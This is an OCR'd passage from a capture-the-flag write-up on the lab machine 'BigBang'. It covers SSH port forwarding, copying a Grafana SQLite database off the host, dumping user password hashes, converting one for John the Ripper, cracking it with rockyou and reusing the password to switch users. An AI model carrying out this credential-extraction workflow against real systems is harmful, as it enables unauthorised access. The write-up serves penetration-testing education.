
```
shawking@bigbang:~$ curl 127.0.0.1:3000 -L -I
HTTP/1.1 302 Found
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Location: /login
X-Content-Type-Options: nosniff
```

```
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Wed, 29 Jan 2025 21:28:53 GMT

HTTP/1.1 200 OK
Cache-Control: no-store
Content-Type: text/html; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Wed, 29 Jan 2025 21:28:53 GMT


shawking@bigbang:~$ curl 127.0.0.1:9090 -L -I
HTTP/1.1 404 NOT FOUND
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 29 Jan 2025 21:29:37 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Connection: close
```


- Turns out both ports run HTTP servers. This creates a scenario for portforwarding and hence we can log out and proceed:

```
└──[:(] % sshpass -p 'quantumphysics' ssh shawking@blog.bigbang.htb -L 9090:127.0.0.1:9090 -L 3000:127.0.0.1:3000
```


Internal Port 3000 Enumeration



Visiting the site, we are immediately introduced to a Grafana instance within the server. It appears to be running **Grafan version v11.0.0** which was released back in `9th April 2024`:



Looking for CVEs:


grafana cve
All
News
Images
Videos
Web
Maps
Books
More
Tools
Grafana
https://grafana.com › security › security-advisories
CVE Database | Grafana Labs
Visit the Grafana developer portal for tools and resources for extending Grafana with plugins. new. Join the community.
Grafana's own CVE database

Date	CVE	Title
November 12, 2024	CVE-2024-9476	Privilege escalation vulnerability for Organizations in Grafana
October 28, 2024	CVE-2024-10452	Org admins can delete pending invites in different org
October 17, 2024	CVE-2024-9264	Grafana SQL Expressions allow for remote code execution
September 26, 2024	CVE-2024-8118	Grafana alerting wrong permission on datasource rule write endpoint
September 25, 2024	CVE-2024-8996	Grafana Agent flow mode unquoted service path
September 25, 2024	CVE-2024-8975	Grafana Alloy unquoted service path
September 19, 2024	CVE-2024-8986	Information Leakage in grafana-plugin-sdk-go
July 23, 2024	CVE-2024-6322	Grafana plugins route actions are not scoped to instance
May 30, 2024	CVE-2024-5526	Grafana OnCall Webhook SSRF
March 26, 2024	CVE-2024-1313	Users outside an organization can delete a snapshot with its key
March 7, 2024	CVE-2024-1442	User with permissions to create a data source can CRUD all data sources
February 14, 2024	CVE-2023-5123	Improper Path Sanitization in JSON Datasource Plugin
February 14, 2024	CVE-2023-5122	SSRF in CSV Datasource Plugin
February 13, 2024	CVE-2023-6152	Email verification is not required after email change
October 12, 2023	CVE-2023-4399	Grafana Enterprise datasource network restrictions bypass
October 12, 2023	CVE-2023-4822	Grafana org admins can modify permissions across all orgs
September 19, 2023	CVE-2023-4457	Google Sheets data source plugin - API key leaks in error messages
June 22, 2023	CVE-2023-3128	Grafana authentication bypass using Azure AD OAuth

Relevant after April

There are only **authenticated exploits** within the database, meaning we need a set of valid credentials.
There I was forced to find where this instance was running from:

```
shawking@bigbang:~$ find / -name *grafana* 2>/dev/null
/etc/fail2ban/filter.d/grafana.conf
/opt/data/grafana.db
/usr/lib/python3/dist-packages/sos/report/plugins/grafana.py
/usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/grafana.cpython-310.pyc
/usr/lib/python3/dist-packages/fail2ban/tests/files/logs/grafana
```

- We see a database file within the `/opt/data` directory.

Checking more on it:

```
shawking@bigbang:~$ ls -la /opt/data/grafana.db
-rw-r--r-- 1 root root 1003520 Jan 29 21:44 /opt/data/grafana.db
shawking@bigbang:~$ file /opt/data/grafana.db
/opt/data/grafana.db: SQLite 3.x database, last written using SQLite version 3044000, file counter 792, database pages
245, cookie 0x1bd, schema 4, UTF-8, version-valid-for 792
shawking@bigbang:~$ which sqlite
shawking@bigbang:~$ which sqlite3
```

- We have **read** permissions but lack the **sqlite3** binary to read the contents, good thing SSH is a factor and we can use SCP (Secure Copy) to copy the database over to our machine which has the binary installed:

```
sshpass -p 'quantumphysics' scp shawking@blog.bigbang.htb:/opt/data/grafana.db ./
```

With that we can simply begin to find the tables and see their schema:

```
└──[:)] % sqlite3 grafana.db ".tables"
alert                        library_element_connection
alert_configuration          login_attempt
alert_configuration_history  migration_log
alert_image                  ngalert_configuration
[SNIPPED]
file_meta                    user
folder                       user_auth
kv_store                     user_auth_token
library_element              user_role

└──[:)] % sqlite3 grafana.db ".schema user"
CREATE TABLE `user` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `version` INTEGER NOT NULL
, `login` TEXT NOT NULL
, `email` TEXT NOT NULL
, `name` TEXT NULL
```

```
, `password` TEXT NULL
, `salt` TEXT NULL
, `rands` TEXT NULL
, `company` TEXT NULL
, `org_id` INTEGER NOT NULL
, `is_admin` INTEGER NOT NULL
, `email_verified` INTEGER NULL
, `theme` TEXT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
, `help_flags1` INTEGER NOT NULL DEFAULT 0, `last_seen_at` DATETIME NULL, `is_disabled` INTEGER NOT NULL DEFAULT 0,
is_service_account BOOLEAN DEFAULT 0, `uid` TEXT NULL);
CREATE UNIQUE INDEX `UQE_user_login` ON `user` (`login`);
CREATE UNIQUE INDEX `UQE_user_email` ON `user` (`email`);
CREATE INDEX `IDX_user_login_email` ON `user` (`login`,`email`);
CREATE UNIQUE INDEX `UQE_user_uid` ON `user` (`uid`);
```

- We have the table `user` containing a schema similar to authentication schemas. We can fetch things that may be necessary in cracking any hash present:

```
└──[:(] % sqlite3 grafana.db "select name,email,salt,password,rands from user"
└──[:)] % sqlite3 grafana.db "select login,email,salt,password,rands from user"
admin|admin@localhost|CFn7zMsQpf|441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327cb1d9ba6bd47d70edb7421b05d9706ba614
7cb71973a34|CgJll8Bmss
developer|ghubble@bigbang.htb|4umebBJucv|7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c01512
56375d6f883f1b8d960|0Whk1JNfa3
```

We have the `developer` credentials within that structure. Now Grafana uses a form of `pbkdf-sha256` hash format in John used in cracking hashes. We can convert this manually since it only needs the salt and the password as the rounds are automatically **10000** :

```
PASS=$(echo -n '7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c0151256375d6f883f1b8d960' |
xxd -r -p | base64 -w 0 | sed 's/+/./g;s/=//g' | cut -c-43) # Needs to be exactly 44 characters (stops at the 43+1
character)
SALT=$(echo -n '4umebBJucv' | base64 -w 0 | sed 's/+/./g;s/=//g')
echo "\$pbkdf2-sha256\$10000\$$SALT\$$PASS"
```

```
$pbkdf2-sha256$10000$NHVtZWJCSnVjdg$foAYpCEO.66xLwEVWApHb.j5ik.braJyDmUmVIYMWdu
```

We obtain that hash that we can try to crack:

```
└──[:)] % john developer.hash --wordlist=/usr/share/rockyou.txt

Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "PBKDF2-HMAC-SHA256-opencl"
Use the "--format=PBKDF2-HMAC-SHA256-opencl" option to force loading these as that type instead

Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bigbang          (?)
1g 0:00:00:06 DONE (2025-01-30 01:11) 0.1506g/s 1040p/s 1040c/s 1040C/s 98765432..better
Use the "--show --format=PBKDF2-HMAC-SHA256" options to display all of the cracked passwords reliably
Session completed
```

It cracks with a **bigbang**. I did try out the CVEs using the credentials but none managed to work, so I resorted to password reuse:

```
shawking@bigbang:~$ su - developer
Password:
developer@bigbang:~$
```

We gain access as the developer user!

developer to root

Since we are developer, we need to **always** start at the home directory:

```
developer@bigbang:~$ ls -la
total 28
drwxr-x--- 4 developer developer 4096 Jan 17 11:38 .
```

```
drwxr-xr-x 4 root      root      4096 Jun  5  2024 ..
drwxrwxr-x 2 developer developer 4096 Jun  7  2024 android
lrwxrwxrwx 1 root      root         9 Jan 17 11:38 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  220 Jun  1  2024 .bash_logout
-rw-r--r-- 1 developer developer 3771 Jun  1  2024 .bashrc
drwx------ 2 developer developer 4096 Jun  6  2024 .cache
-rw-r--r-- 1 developer developer  807 Jun  1  2024 .profile
```

We notice a new directory called **android** which we can list:

```
developer@bigbang:~$ ll android/
total 2424
drwxrwxr-x 2 developer developer    4096 Jun  7  2024 ./
drwxr-x--- 4 developer developer    4096 Jan 17 11:38 ../
-rw-rw-r-- 1 developer developer 2470974 Jun  7  2024 satellite-app.apk
```

It appears to contain an android application by the name **satellite-app.apk**. This immediately sparks my android reverse engineering skills and proceed to fetch the application:


```
└──[:)] % sshpass -p 'bigbang' scp developer@blog.bigbang.htb:/home/developer/android/satellite-app.apk .
```

Jadx-gui is an awesome application used in these scenarios. It has the capabilities of loading and decompiling both Java and APK files. Hence we launch it agains the application:

